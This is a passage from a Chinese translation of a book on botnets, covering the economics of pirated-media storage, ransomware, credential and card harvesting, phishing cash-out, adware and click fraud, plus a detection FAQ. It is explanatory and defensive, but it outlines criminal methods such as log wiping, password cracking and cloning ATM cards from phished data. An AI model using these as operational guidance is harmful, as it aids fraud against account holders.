免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是一个有组织的犯罪团伙，应该说是“联合那些愿意投资娱乐界的人士进行商业合作”。我推测，发行集团雇用符合他们传送和执行要求的僵尸网络操作者。之后，傀儡牧人役使僵尸机从供应商处取回电影，存储在特定的僵尸网络客户端。根据系统处理器的速度和网络连接的性质，一些僵尸客户端获得存储的资格。大多数大学中巨大的网络通道、快速的连接，以及疏于安全监管，使得他们成为这类僵尸网络的首选目标。MPAA 称这些高速区域云集的地方为 topsite。




图 2.11 僵尸网络存储并出售偷窃的电影、游戏和软件

MPAA 称，所有盗版电影中 44%属于大学生所为，因而发行集团试图采用大学中的僵尸网络客户端作为 topsite 就很有意义。这个链中的下一个组织称为 Facilitators。他们经营网站和搜索引擎，并担当网络目录。这些网站可能按月付费或者每次下载付费。最终，用户下载电影使用或者通过 Peer-to-Peer 共享程序如 Gnutella、BitTorrent 下载。

某种程度上，发行集团起意开始利用僵尸网络和大学可能正反映了过去几年法律实施的成果。Operation Buccaneer（2001），Operation Fastlink（2004—至今），Operation D-Elite（2005—2006），和 Operation SiteDown（2005—至今）都是针对 Topsite 的行动[①]。Operation Buccaneer 行动打击了与 MIT、俄勒冈州立大学、UCLA、Purdue

① 全世界范围有很多高速秘密的 FTP 服务器，叫作 Topsite。黑客小组首先把破解作品发布在某个 topsite 上——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

和杜克大学有关的计算机。这些大学没有被当作犯罪调查目标。但是，每个案例中，法庭要求查封和没收数以百计 Topsite 操控者拥有和操纵的计算机。为了减少损失，我相信一些人已经转向用僵尸网络来存储窃取的 IP 而不是投入他们自己的设备，免得被抓获时的损失。

警 告

侵犯版权能够导致重罪和查封财产。表 2.2 列出了一些被告，被指控各种与盗版有关的犯罪。

表 2.2 盗版重罪

辩护	昵称	相关组织	判决日期	指控罪名
SANKUS, John, Jr. Philadelphia, PA.	eriFlleH	DrinkOr Die, Harm	Felony Feb. 27, 2002	Conspiracy
ERICKSON, Barry Eugene, OR	Radsl	RiscISO, DrinkOrDie, POPZ	Felony May 2, 2002	Conspiracy
GRIMES, David A. Arlington, TX RTS	Chevelle	DrinkOrDie, RISC,	Felony March 4, 2002	Conspiracy
NAWARA, Stacey Rosenberg, TX	Avec	RTS, Razor 1911, DrinkOrDie	Felony March 19, 2002	Conspiracy
HUNT, Nathan Waterford, PA	Azide	CORPS, DrinkOrDie	Felony April 3, 2002	Conspiracy
PATTANAYEK, Sabuj Durham, NC	Buj	DrinkOrDie, CORPS, RTS	Felony April 11, 2002	Conspiracy
KELLY, Michael Miami, FL CORE,	Erupt	RiSC, AMNESiA, DrinkOrDie	Felony April 10, 2002	Conspiracy
CLARDY, Andrew Galesburg, IL	Doodad	POPZ, DrinkOrDie	Felony April 4, 2002	Criminal copy right infringe-ment and aiding and abetting
TRESCO, Christopher Boston, MA	BigRar	RiSC, DrinkorDie	Felony May 28, 2002	Conspiracy
EISER, Derek Philadelphia, PA	Psychod	DrinkOrDie	Felony June 21, 2002	Criminal Copyright Infringement
NGUYEN, Mike Los Angeles, CA	Hackrat	Razor1911, RISC	Felony Jan. 31, 2002	Conspiracy
KARTADINATA, Kent Los Angeles, CA	Tenkuken	DrinkOrDie	Felony Jan. 31, 2002	Conspiracy
BERRY, Richard Rockville, MD	Flood	POPZ, DrinkOrDie	Felony Apr. 29, 2002	Conspiracy
RIFFE, John Port St. John, FL	blue	SMR, EXODUS	Felony May 9, 2002	Criminal Copyright Infringement
GROSS, Robert Horsham, PA	target-practice	DrinkOrDie	Felony May 22, 2002	Criminal Copyright Infringement
COLE, Myron Warminster, PA	t3rminal	DrinkOrDie	Felony July 10, 2002	Criminal Copyright Infringement
BUCHANAN, Anthony Eugene, OR	spaceace	POPZ, DrinkOrDie	Felony August 19, 2002	Criminal Copyright Infringement

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

勒索软件（Ransomware）

Ransomware是黑客劫持用户计算机或信息资源并以此为条件向用户勒索钱财的一种方法（恶意软件）。在本书中，Ransomware采用僵尸网络对一台计算机或者一个公司发起DDoS攻击，直到支付赎金为止。黑客可能用Paypal或者Western Union来进行不易追踪的金钱交易。当僵尸网络控制者发现有一台值得勒索的计算机时，它们可以将重要的文件加密，以密钥或者解密软件来勒索用户。去年的一个DDoS勒索攻击，目标是180Solutions（现更名为Zango），一个试图转为合法的间谍软件公司。因为未授权在用户机上安装公司的广告软件，180Solutions终止了（8000家合作伙伴中的）500多家的合作伙伴关系。一些合作伙伴采用安装广告软件的僵尸网络，对其发起DDoS攻击。180solutions公司作出回应与FBI联系，并在FBI的帮助下，全世界范围内跟踪到在几个国家的僵尸网络操纵者。找到攻击者后，180Solutions公司对其中涉嫌DDoS攻击的7个黑客提起了民事诉讼。

数据挖掘

我们要说的最后一种payload类型是数据挖掘，可以增加任何一种其他类型的僵尸网络的功能。为此，傀儡牧人使用工具来收集每个僵尸客户端信息或者用户信息，至少会列举计算机的用户并注明哪个有本地管理员账户。它们可以收集安全账户管理员（Security Accounts Manager，SAM）数据库或者缓存密码来进行破解。可以在客户端上破解密码，或者把信息重新定义格式并发送到其他的计算机上，运行密码破解程序进行破解。

僵尸客户端可以用于搜索那些看起来像是信用卡号或者社会保险账户（Social Security Account Numbers，SSAN）的数字。在一些专门的网站上会出售信用卡和社会保险信息。一些僵尸网络设置了按键记录程序，记录下计算机上的每次击键操作。之后，可以从日志中获取用户ID和密码。已经能够精确地定位最近的恶意代码，发现当合法用户登录到电子商务账户时，代码附着在上面。一旦进入账户，这些代码将发起电子转账业务，取走用户的金钱。

汇报结果

僵尸客户端采用命令和控制机制，会将攻击结果（时机成熟时）报告给C&C服务器或傀儡牧人指定的位置。对于某些这样的payload（如垃圾邮件、Clicks4Hire等），将报告传回傀儡牧人，可以提供数据以帮助傀儡牧人了解获得多少酬金。汇报也让傀儡牧人知道，可以指派给该僵尸别的任务了。这又开始了僵尸客户端生命周期的循环。僵尸客户端重复着这种周期循环，直至被发现或傀儡牧人弃用。

销毁证据，放弃（僵尸）客户端

如果傀儡牧人认为僵尸客户端已经被发现或者如果在同一域上的一部分僵尸网络已

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

经被发现或者该僵尸客户端不再胜任（速度太慢，设备太陈旧），傀儡牧人可能执行预置的命令，删掉 payload 和黑客工具。我们观察到过这种情况，安全事件日志和反病毒风险历史记录被清除或者删除。有些工具如 clearlogs. exe 就能自动完成该过程。有时候，当傀儡牧人放弃客户端时，关闭隐蔽能力，反病毒软件会获得少许（病毒）组件。发生这种情况时，检测到的日期反映的是它们存在的日期而不是感染的实际日期。

僵尸网络经济

我如何赚钱，你什么都不知道……

——约翰·洛克菲勒

垃圾邮件和网络钓鱼攻击

很多人不理解如何通过发送垃圾邮件来挣钱，覆盖全球的因特网使其成为可能。当全世界十大垃圾邮件发送者之一的 Jeremy Jaynes 被捕时，权威人士称，他通过垃圾邮件出售假冒伪劣商品、服务和色情文学，一个月获利 750 000 美元。庭审证据显示，他通过各类 E-mail，攫取非法利润 240 000 000 美元。他每发送 30 000 封邮件，购买了他出售的商品，从中获得 40 美元。据估计他发送了超过 100 000 000 的邮件。他于 2003 年 12 月被捕，2004 年宣判有罪。

Christopher Abad 在 FirstMonday. org（http://www. firstmonday. org/issues/issue10_9/abad/）在线出版的文章“网络钓鱼经济：网络钓鱼的市场运作调查”中，洞察网络钓鱼经济，并揭示了网络钓鱼生命周期的最后一环）——cashing（现金交易）。这通常不是傀儡牧人或网络钓鱼者进行，钓鱼者仅仅为 casher 提供敏感信息（用户资料、银行账号、社保账号等），casher 从钓鱼者手中购买这些信息，基于信息的质量、完整性（根据金融机构的评估），以及受害者账户收支平衡进行支付。一个收支平衡、有效、完整认证（信息）的账户售价可达 100 美元。完整认证（信息）意味着有信用卡号、银行和 routing number[①]、终止日期、卡后面的安全校验码（security verification code，cvv2）、ATM pin 码，以及当前余额。供货商挑选的金融机构的信用卡号，每个账户可以卖到 50 美分。这类交易的委托代理可能获利 70%。当交易要求代理支付现金时，选择交易通过西部联盟（Western Union）。

网络钓鱼攻击的持续性很大程度上取决于 casher 将信息转换为现金的能力。首选的方法是采用认证信息复制 ATM 卡，用卡从 ATM 终端上提取现金。不要惊奇这些卡的需求，原因在于银行没有为 ATM 卡提供足够的安全保护。在网络钓鱼市场中几乎没有像美国银行这样的机构，因为他们采用了很强的加密技术（triple DES）保护其 ATM 卡的信息。

① 只有在美国的银行才提供，确定银行及处理该业务的具体分行所在的城市。一般银行只有银行代码 swift number——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

恶意广告插件和 Clicks4Hire 阴谋

Dollar-Revenue 和 GimmyCash 是两个公司，会付费给安装他们的广告软件的人。每个都有根据安装国家而不同的费率公式。Dollar-Revenue：在美国的网站上安装，付费 30 美分；加拿大网站 20 美分；英国网站 10 美分；而中国网站上也有 1 美分；其他网站需要 2 美分。GimmyCash. com：美国和加拿大网站，付费 40 美分；欧洲 16 国 20 美分；其他国家 2 美分。另外，GimmyCash 支付网络管理员收入的 5%（如果引用 GimmyCash）。

在纽约和加利福尼亚以对 DirectRevenue 集体诉讼之前，华盛顿邮报报道了一个自称 0x80 的傀儡牧人的人物简介。在这篇由 Brian Krebs（www. washingtonpost. com/wp-dyn/content/article/2006/02/14/AR2006021401342. html ）执笔的文章“电脑诱骗者的入侵”中称，0x80 安装广告软件每月可挣 6000～10 000 美元。这对一个从俄克拉荷马州罗兰市退学的中学生来说，还算不错。如果他仅仅在周一至周五工作，每天可挣 300 美元。如果他在美国和加拿大的计算机上安装 GimmyCash 的广告软件，只需要安装 750 台就可以达到这个数目。如果僵尸网络上有 10 000 个僵尸客户端，挣钱的机会就来了。此外，还可以挣到与广告交易有关的 5%数量待定的收入。当资源枯竭时，可以开始寻求下一家供应商。在此期间，可以在僵尸网络中添加更多的僵尸客户端。

加利福尼亚集体诉讼 DirectRevenue 的和解协议

这里简要介绍加利福尼亚集体起诉 DirectRevenue 的和解协议。根据和解方案，DirectRevenue 需要遵守以下关于其软件（协议中对该概念作了界定）的商业行为。以下的引用来自加利福尼亚东部地区美国行政法院存档的案例 05-CV-02547-LKKPAN（JFM）（http://classactiondefense. jmbm. com/battagliaclassactiondefense_fao. pdf）。

a. Direct Revenue 不得故意收集任何与计算机用户有关的私人身份及认证等信息（姓名、地址、电话、社会保险号、E-mail 地址、银行账户信息等）。

b. Direct Revenue 保证在安装软件之前，出示给计算机用户（a）Direct Revenue 最终用户许可协议（Direct Revenue's End User License Agreement，EULA），（b）给出两个选择，在模式对话框或者登录页面：“我已经阅读并且接受该协议”或者“我不接受协议的条款”。接受选项不作为默认选项。如果用户选择了“不接受”选项，就不安装软件。

c. 除了出示 EULA 给计算机操作员，Direct Revenue 还要声明以下内容：（1）用户在线时会收到广告，并附有对于将出现的广告类型的简短说明；（2）Direct Revenue 会收集关于用户访问的网站的信息；（3）支持广告软件的安装中包含了软件，应该在模式对话框中独立显示，包含前述的“我已经阅读并且接受”和“不接受”选项。附加的说明应该在小段 b 中描述的选项之上出现，但是不应该和选项离开一英寸远。

d. Direct Revenue 安装软件不能通过 ActiveX 安装，或者其他任何无需用户明确同意的方式。

e. Direct Revenue 不能通过计算机安全漏洞安装软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

f. 在 Direct Revenue 的 EULA 中，Direct Revenue 将发布服务于根据用户访问的网站弹出广告的软件的实际情况，Direct Revenue 收集非个人的确认信息，以便于为这些广告服务。EULA 将说明 Direct Revenue 对这些非个人的确认信息的用途。EULA 也将知会用户关于软件如何卸载，并提供关于如何访问 Direct Revenue 的网站和客户支持的信息。

g. 在发布的执行合同中，Direct Revenue 要求发行人遵守该 settlement 中列出的条款。Direct Revenue 将直接管理发布者。如果 Direct Revenue 发现发布者违背了发行合同的条款，他将按照违背的情况采取适当的行动，可能包括了中止发布者。

h. 除非合同条款允许，不允许发布者采用二次发布。

i. Direct Revenue 不得通过网站发布主要针对孩子的软件。EULA 包含一个声明，软件应该由 18 岁及 18 岁以上的人来安装，以及关于如何管理用户的系统以减少未成年人通过软件获得广告的可能性的一些指导（或者到这些指导的相关连接）。Direct Revenue 通过软件向 Net Nanny（以及类似的机构）公开发送成人内容广告的服务器的 IP 地址。

j. 除非广告也公布程序支持广告，Direct Revenue 在广告标语中不采用“免费”这个单词描述后台程序（例如，屏幕保护或者视频游戏）。

k. 当软件显示探出广告时，除非是由于不为 Direct Revenue 所知或者不受 Direct Revenue 控制的技术原因，广告窗口中的小工具条的“X”按钮（常用于关闭广告窗口）不能在屏幕中消失。

l. 所有 Direct Revenue 的广告在小工具条中包含“?”按钮，或者文本链接指示可以获取更多的信息，单击时显示关于软件的信息。信息包括：（1）用户收到广告的原因说明；（2）用户用软件下载的消费者程序（在实践和内容上具有技术特征）的资格说明；（3）如果用户期望的话，用户可以采用 Windows 的“添加/删除程序”功能卸载软件的指导。

m. 除非用户浏览成人网站，软件不得显示成人广告内容。Direct Revenue 通过软件向 Net Nanny（以及类似的机构）公开发送成人内容广告的服务器的 IP 地址。

n. 软件在 Windows“添加/删除程序”列表中以和广告中完全相同的名字列出。

o. Direct Revenue 不得修改用户计算机的安全设置。

p. 除非用户之后选择了下载和安装另外一个捆绑的程序，其安装过程与内含的条款一致，一旦用户通过 Windows“添加/删除程序”或者其他删除方法卸载了软件，Direct Revenue 不能再次安装。

q. 在用户卸载软件过程中，Direct Revenue 不能删除用户计算机上的其他软件，除了一些和软件捆绑的 underlying 后台程序（例如，屏幕保护）。

r. 在没有提供给用户注意和卸载软件的机会的情况下，Direct Revenue 不得在实质上修改软件的功能。

s. Direct Revenue 同意限制其广告在一个网络上每 24 小时每台计算机平均不多于 10 次。

t. Direct Revenue 同意其卸载指南以与目前的形式相一致的方式继续张贴，目前可以在 http://www. bestoffersnetworks. com/uninstall/上找到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

u. Direct Revenue 在广告中采用的名字（例如，最佳商家（Best Offers））的改变次数不超过两年一次。

v. 如果 Google 愿意出售类似的商业链接，Direct Revenue 同意购买该商业链接。这些链接提供了帮助消费者删除 Direct Revenue 的软件。尤其是对于“最佳商家”和“删除最佳商家”，如果 Google 愿意出售这样的商业链接，Direct Revenue 同意购买该链接，单击商业链接，用户会进入一个网页，指导如何删除该软件。倘若 Direct Revenue 修改了软件名称，他将购买具有引用新软件名字的链接。

w. Direct Revenue 不会“刷新”或者从浏览器的“信任站点”列表中删除域名。

当前的形势是，州立律师官员通过起诉支持该产业的广告软件公司，从长远角度来讲打击了这种危害。安全激进人士 Ben Edelman 提出，从诉讼和公众详细审查中受到关注的大多数广告软件/间谍软件都不景气。Direct Revenue 已经减少到只有二三十名雇员，并失去了很多大客户。

傀儡牧人针对广告客户和广告软件公司已经准备好进行单击率欺骗攻击。像 Google Adsense 这样的程序不会登广告宣传付费标准，但是的确付费，或者事实上是 Google 上广告商可以选择付费。Google 使用一种算法，试图探测单击欺骗。Google 告诉用户，不付费给欺骗单击（或称无效单击），但是目前还没有办法衡量检测欺骗单击（或无效单击）方法的有效性。

Ransomware 勒索软件

“TechDirt Corporate Intelligence（www. techdirt. com）”在线杂志上的一篇名为“Script Kiddies Killing The Margins In Online Extortion”的文章中，作者（自称为 Mike）称现行的解密勒索文件的费用在 50～100 美元之间。解密破解 e-gold 账号密码的 Zippo 勒索软件特洛伊木马需要 300 美元。Sophos[①] 确定密码为

C: \ Program Files \ Microsoft Visual Studio \ VC98

Arhiveus 勒索软件特洛伊木马把 My Documents 文件夹中的所有文件用一个 30 个字符的密码加密。Sophos 确定密码为

mf2lro8sw03ufvnsq034jfowr18f3cszc20vmw

没有密码，就迫使受害去 3 个在线“药店”（drug store）购买。

Ransom-A 特洛伊木马[②]是一个预算勒索软件包。它将用户的数据加密，然后指导用户如何利用西联汇款服务向黑客支付 10. 99 美元，承诺删除自身并恢复数据的访问，为计算机“解冻”。

小结

黑客们作为傀儡牧人能够利用僵尸网络，指挥成千上万的计算机为所欲为。通过采

① 提供“安全技术”的世界级领导者——译注。

② 勒索赎金换回被“冻结”计算机控制权的病毒之一——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用命令注释器来执行一套普通的命令，傀儡牧人能够协调和管理这些机器。僵尸客户端本身并非病毒，而是用于恶意用途的收集软件的机器。软件可以包括病毒、特洛伊木马后门和远程控制黑客工具例如隐藏在操作系统中的工具，就像有用的非恶意工具一样。事实上，傀儡牧人并没有实际上接触执行非法行为的计算机，这种模式已经被有组织的犯罪使用了多年。

僵尸客户端运行有规则的周期，可以称为生命周期。理解图 2.1 中的生命周期有助于调查者和研究者寻求发现、防御并减少僵尸网络技术的威胁。

类似的，研究隐藏在每个僵尸网络背后的载体类型的经济可以揭示可以用于针对这些问题的战略战术。特别是，找到方法来减少需求因素能让整个社会更少的使用僵尸网络。

快速回顾

什么是僵尸网络?

- √ 僵尸网络包含至少一个僵尸服务器或者控制器，一个或多个僵尸客户端，通常是成千上万的。
- √ 每个僵尸客户端的心脏是命令解释程序，能够独立取出命令且执行。
- √ 僵尸网络中所有或者一部分僵尸以并行方式作用的能力是僵尸网络概念的根本所在。
- √ 从传统意义上来说，僵尸网络并非病毒。确切说，它们是基于恶意的目的将收集的软件（一些病毒、一些恶意代码、一些并非这些）放置在一起。
- √ 僵尸网络由傀儡牧人控制。
- √ 黑客喜欢使用僵尸网络，原因是僵尸客户端在计算机上执行他们的命令。这些计算机至少为两台，从而黑客不必直接与他们的计算机相连接。这使得调查和起诉更加困难。

僵尸网络的生命周期

- √ 僵尸客户端的生命可以称为生命周期。9 个步骤中的 5 个反复循环，直到给定命令放弃该客户端。
  （1）计算机被利用，成为僵尸客户端。
  （2）新的僵尸客户端聚集，使得傀儡牧人知道其已经加入僵尸网络。
  （3）恢复最新的反病毒模块。
  （4）确保新的僵尸客户端在 A/V、用户探测和其他黑客干涉中安全。
  （5）收听或者预定 C&C 服务器/Peer 命令。
  （6）恢复载体模块。
  （7）执行模块。
  （8）向 C&C 服务器发回报告。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（9）根据命令，销毁所有证据，放弃客户端。

僵尸网络究竟做什么？

- √ 僵尸网络可以完成任何单台计算机或者公司的网络能够完成的工作。僵尸网络宣扬它们在 IRC 通道上和其他地方的有效性，对其他人出售所有或者一部分。
- √ 以下是僵尸网络最常见的应用报告：
  - ◆ 产生其他的僵尸客户端（嗅探密码、扫描系统漏洞）。
  - ◆ 控制 DDoS 攻击。
  - ◆ 收获身份信息和金融信任。
  - ◆ 发动垃圾邮件战役。
  - ◆ 发动钓鱼攻击。
  - ◆ 欺骗广告软件公司。
  - ◆ 未经用户许可，安装广告软件获取利益。
  - ◆ 发动 Clicks4Hire 战役。
  - ◆ 存储并分发偷窃的或者非法的知识产权（电影、游戏等）。
  - ◆ 分析不同的攻击分类，例如由财政服务技术协会（Financial Services Technology Consortium，FSTC）实施的，可以揭露有关如何对这些威胁作出反应的有价值的战略战术信息。

僵尸网络经济

- √ 2006 年的大新闻是宣告发现了证据，长期以来怀疑在僵尸网络/垃圾邮件/钓鱼行为和有组织犯罪之间存在的纽带得到证明。
- √ 兜售者每月可以挣到 750 000 美元，僵尸网络发布垃圾邮件的需求就不足为奇了。全球领域和僵尸网络的经济规模使得该市场成为可能。
- √ 广告软件/间谍软件公司为肆无忌惮的傀儡牧人在成千上万的计算机上安装广告软件/间谍软件来获取利益创造了市场。
- √ 寻求有资格的客户到他们的网站上的公司开发了另外一个市场。该市场具有广告程序的形式为网页上的广告付费，在潜在的客户单击会员网站上的广告时，每次给会员付费。傀儡牧人看到了机会，有成千上万的僵尸客户端闲置，可以用于模拟随机的客户穿过因特网。
- √ 免费或者廉价的电影、软件、游戏，以及其他知识产权的需求为傀儡牧人创造了另外一个机会。僵尸网络常用于在僵尸客户端上存储巨量的偷窃的财物。随着硬盘存储量大大增长，傀儡牧人发现他们可以在大部分客户端上占用 20GB 或者 30GB 的硬盘空间而不为用户所知。这种风险产生了或者现金和服务，或者其他偷窃的知识产权。
- √ 傀儡牧人认识到如果建立特定的数据用于勒索，客户端的主人或许会付费。一大批勒索软件特洛伊木马已经用于加密用户的所有文件。傀儡牧人之后会收到受害者支付的费用，这些费用通过 e-Gold、西部联盟或者其他古老的方式从指定的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在线商店实施购买。勒索软件从 budget-minded 的 10.99 美元到 Zippo 勒索软件特洛伊木马的 300 美元不等。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www.syngress.com/solutions，并单击 Ask the Author。

问：如何知道我的计算机是否成为了僵尸网络的一部分？

答：如果是在公司或者机构组织的计算机用户，很可能从网络管理员、系统管理员或者信息安全处了解到具体情况。对于个人计算机用户，很难确切地知道。下面有些僵尸病毒信号征兆。但并非所有的征兆都在一次事件中显示，出现这些信号征兆也可能是其他原因造成：

- 有时计算机可能运行得比平时慢得多。不幸的是，这通常都是由于反病毒软件搜索各种恶意软件，包括僵尸网络客户端。
- DSL 调制解调器或者 NIC 上的网络活动灯光在一段时间快速闪烁，而确认没有做任何占用网络流量的事情。
- 反病毒程序关掉了。
- 如果病毒还在运行，反病毒程序一次可能探测出几种恶意代码。病毒的名字可以指出僵尸客户端的部分功能，像隐藏窗口、后门等。
- Windows XP 防火墙日志，也叫 pfirewall.log（如果没有特意进行设置的话）位于 Windows 或者 WinNT 目录下。检查任何入站的开放源代码 IP 地址和目的端口，看看是否合理。如果已经访问了 C&C 服务器列表，任何通过已知的 C&C 服务器的流量都应该视为重大线索。
- 从 www.systeminternals.com 上运行 TCPView。检查所有的网络连接和与之有关的进程。任何未知进程或不熟悉的 IP 地址连接都应该受到检查。
- 从 www.systeminternals.com 上运行进程浏览器。检查进程，看是在计算机中是否有一般不运行的进程正在运行。右击鼠标，选择校验。如果供应商不能校验该进程，可以单击进入 Google。采用 Google 搜索，可以看到是否还有人报告过关于该进程的问题。这种方法的一个问题是，黑客可以用恶意软件代替已知可用的可执行程序，而重复采用该软件的名字。
- 在工作站名字和本地计算机名字不匹配时，检查对网络类型 3 登录失败的安全事件日志。这可能是密码猜测攻击的信号，尤其是其他工作站没有原因的登录到你的计算机的情况。

问：僵尸网络如何采用 IRC 进行命令和控制？

答：在进行吸纳新僵尸时，指示僵尸客户端在指定信道上听从 IRC 服务器命令。每个信道有几个不同的主题。IRC 信道主题包含僵尸命令。一些僵尸网络版本对不同的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

功能采用多信道。主信道主题可以引导僵尸客户端前往（一串字符串代表的）其他信道。每个信道的主题包含僵尸客户端要执行的命令。每个僵尸客户端有一个命令解释程序来解释在信道主题名中包含的命令字符串。正是这种命令解释程序使得僵尸成为僵尸（受控制执行命令）。也可以很容易看出，其他技术如何用于命令和控制功能。更多详细讨论见第8章。

问：为什么傀儡牧人做这些可怕的事情？

答：简单说，是为了金钱和权利。我认为，在很大程度上是由于在小孩子学习计算机和网络权利的时候，我们，整个社会，没有为他们树立良好的道德观和责任感。另一方面，学术界、商业界，以及工业界对安全防护的投入不足，生产出的产品和服务缺乏足够的安全性。经济合作与发展组织（The Organization of Economically Cooperating Democracies，OECD）称，世界需要创造安全文化氛围。不幸的是，学术界、商业界和工业界仍然认为，如果市场需要，首先实现功能，随后再添加安全是正确的。只是对随后的安全问题很少进行考虑，除非市场需要，因为翻新代价不菲，或者仅仅是权宜之计。现在的文化理念很容易使不道德的黑客为利益驱使，破坏我们的安全措施。

溜客安全网 WwW.176Ku.CoM

